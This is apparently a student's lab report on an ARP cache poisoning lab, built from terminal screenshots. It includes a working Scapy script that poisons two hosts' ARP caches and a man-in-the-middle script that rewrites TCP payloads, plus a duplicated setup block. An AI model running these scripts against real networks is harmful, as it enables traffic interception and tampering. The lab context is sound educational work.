
Lab 2- ARP Cache Poisoning Attack Lab

Name: Hamza Abdellah Ahmed


ID: 18P7231

Container Setup and Commands




```
[03/15/23]seed@VM:.../Labsetup$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[03/15/23]seed@VM:.../Labsetup$ dcup
WARNING: Found orphan containers (seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
) for this project. If you removed or renamed this service in your compose file
, you can run this command with the --remove-orphans flag to clean it up.
Creating A-10.9.0.5   ... done

Creating B-10.9.0.6   ... done

Creating M-10.9.0.105 ... done

Attaching to M-10.9.0.105, B-10.9.0.6, A-10.9.0.5
B-10.9.0.6 |  * Starting internet superserver inetd                    [ OK ]

A-10.9.0.5 |  * Starting internet superserver inetd                    [ OK ]

█
```

About the Attacker Container




```
[03/15/23]seed@VM:.../Labsetup$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[03/15/23]seed@VM:.../Labsetup$ dcup
WARNING: Found orphan containers (seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
) for this project. If you removed or renamed this service in your compose file
, you can run this command with the --remove-orphans flag to clean it up.
Creating A-10.9.0.5   ... done

Creating B-10.9.0.6   ... done

Creating M-10.9.0.105 ... done

Attaching to M-10.9.0.105, B-10.9.0.6, A-10.9.0.5
B-10.9.0.6 |  * Starting internet superserver inetd                    [ OK ]

A-10.9.0.5 |  * Starting internet superserver inetd                    [ OK ]

█
```




```
[03/15/23]seed@VM:.../Labsetup$ dockps
cc91f6b9f5c6  M-10.9.0.105
3ac86440aca6  A-10.9.0.5
69265b9fad61  B-10.9.0.6
[03/15/23]seed@VM:.../Labsetup$ cd ./volumes:/volumes
bash: cd: ./volumes:/volumes: No such file or directory
[03/15/23]seed@VM:.../Labsetup$ ./volumes:/volumes
bash: ./volumes:/volumes: No such file or directory
[03/15/23]seed@VM:.../Labsetup$ ./volumes
bash: ./volumes: Is a directory
[03/15/23]seed@VM:.../Labsetup$ cd ./volumes
[03/15/23]seed@VM:.../volumes$ toch task1.py

Command 'toch' not found, did you mean:

  command 'touch' from deb coreutils (8.30-3ubuntu2)
  command 'loch' from deb therion-viewer (5.4.4ds1-5ubuntu1)

Try: sudo apt install <deb name>
```

Create task1.py




```
[03/15/23]seed@VM:.../volumes$ touch task1.py
[03/15/23]seed@VM:.../volumes$ chmod a+x task1.py
[03/15/23]seed@VM:.../volumes$ ./task1.py
bash: ./task1.py: /usr/bin/envpython3: bad interpreter: No such file or directo
ry
[03/15/23]seed@VM:.../volumes$ task1.py
bash: ./task1.py: /usr/bin/envpython3: bad interpreter: No such file or directo
ry
[03/15/23]seed@VM:.../volumes$ python3 task1.py
  File "task1.py", line 3
    E = Ether()
    ^
IndentationError: unexpected indent
[03/15/23]seed@VM:.../volumes$ python3 task1.py
Traceback (most recent call last):
  File "task1.py", line 7, in <module>
    sendp(pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 376, in
 sendp
    socket = socket or conf.L2socket(iface=iface, *args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398,
in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(ty
pe))  # noqa: E501
```

The Code of Task1.py




```python
#!/usr/bin/python3
from scapy.all import *

A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

ethA = Ether(src=M_mac,dst=A_mac)
arpA = ARP(hwsrc=M_mac, psrc=B_ip,
           hwdst=A_mac, pdst=A_ip,
           op=2)
ethB = Ether(src=M_mac,dst=B_mac)
arpB = ARP(hwsrc=M_mac, psrc=A_ip,
           hwdst=A_mac, pdst=B_ip,
           op=2)

while True:
    pktA = ethA / arpA
    sendp(pktA, count=1)
    pktB = ethB / arpB
    sendp(pktB, count=1)
    time.sleep(5)
```

Create task2.py




```
        TX packets 185  bytes 20221 (20.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vetha480d8e: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::48cd:68ff:fef3:5649  prefixlen 64  scopeid 0x20<link>
        ether 4a:cd:68:f3:56:49  txqueuelen 0  (Ethernet)
        RX packets 14  bytes 740 (740.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 184  bytes 20080 (20.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethb964106: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::78bb:aeff:fe1d:e1dd  prefixlen 64  scopeid 0x20<link>
        ether 7a:bb:ae:1d:e1:dd  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 171  bytes 19355 (19.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[03/25/23]seed@VM:.../volumes$ hamza
hamza: command not found
[03/25/23]seed@VM:.../volumes$ touch task2.py
[03/25/23]seed@VM:.../volumes$ chmod a+x task2.py
[03/25/23]seed@VM:.../volumes$ 
```

The code of task2.py




```python
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b'hamza', b'hhhhh')
            print(str(data) + " ==> " + str(newdata))
            newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)
            send(newpkt/newdata, verbose=False)
        else:
            send(newpkt, verbose=False)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=False)

f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(filter=f, prn=spoof_pkt)
```

Open vm of A




```
[03/15/23]seed@VM:.../volumes$ docksh 3ac86440aca6
root@3ac86440aca6:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@3ac86440aca6:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 69  bytes 8252 (8.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Open vm of B




```
[03/15/23]seed@VM:.../Labsetup$ docksh 69265b9fad61
root@69265b9fad61:/# ^C
root@69265b9fad61:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:13:33.501305 IP6 fe80::42:47ff:fe6c:bb12 > ff02::2: ICMP6, router solicitati
on, length 16
12:27:12.701775 IP6 fe80::48cd:68ff:fef3:5649 > ff02::2: ICMP6, router solicita
tion, length 16
12:27:49.446463 IP6 fe80::42:47ff:fe6c:bb12.5353 > ff02::fb.5353: 0 [2q] PTR (Q
M)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
12:27:50.623838 IP6 fe80::48cd:68ff:fef3:5649.5353 > ff02::fb.5353: 0 [2q] PTR
(QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
12:30:31.944277 IP6 fe80::48cd:68ff:fef3:5649.5353 > ff02::fb.5353: 0 PTR (QM)?
 _scanner._tcp.local. (37)
12:30:31.944763 IP6 fe80::42:47ff:fe6c:bb12.5353 > ff02::fb.5353: 0 PTR (QM)? _
scanner._tcp.local. (37)
12:30:31.944956 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _scanner._tcp.
local. (37)
12:30:32.946303 IP6 fe80::48cd:68ff:fef3:5649.5353 > ff02::fb.5353: 0 PTR (QM)?
 _scanner._tcp.local. (37)
12:30:32.946486 IP6 fe80::42:47ff:fe6c:bb12.5353 > ff02::fb.5353: 0 PTR (QM)? _
scanner._tcp.local. (37)
12:30:32.946606 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _scanner._tcp.
```

Open vm of attacker




```
[03/15/23]seed@VM:.../volumes$ docksh cc91f6b9f5c6
root@cc91f6b9f5c6:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:27:45.469572 IP6 fe80::78bb:aeff:fe1d:e1dd > ff02::2: ICMP6, router solicita
tion, length 16
12:27:49.446471 IP6 fe80::42:47ff:fe6c:bb12.5353 > ff02::fb.5353: 0 [2q] PTR (Q
M)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
12:27:50.623820 IP6 fe80::78bb:aeff:fe1d:e1dd.5353 > ff02::fb.5353: 0 [2q] PTR
(QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
12:30:31.944596 IP6 fe80::78bb:aeff:fe1d:e1dd.5353 > ff02::fb.5353: 0 PTR (QM)?
 _scanner._tcp.local. (37)
12:30:31.944766 IP6 fe80::42:47ff:fe6c:bb12.5353 > ff02::fb.5353: 0 PTR (QM)? _
scanner._tcp.local. (37)
12:30:31.944963 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _scanner._tcp.
local. (37)
12:30:32.946399 IP6 fe80::78bb:aeff:fe1d:e1dd.5353 > ff02::fb.5353: 0 PTR (QM)?
 _scanner._tcp.local. (37)
12:30:32.946489 IP6 fe80::42:47ff:fe6c:bb12.5353 > ff02::fb.5353: 0 PTR (QM)? _
scanner._tcp.local. (37)
12:30:32.946616 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _scanner._tcp.
local. (37)
18:40:04.431305 IP6 fe80::78bb:aeff:fe1d:e1dd.5353 > ff02::fb.5353: 0 PTR (QM)?
 _scanner._tcp.local. (37)
```

Enable ip forwarding



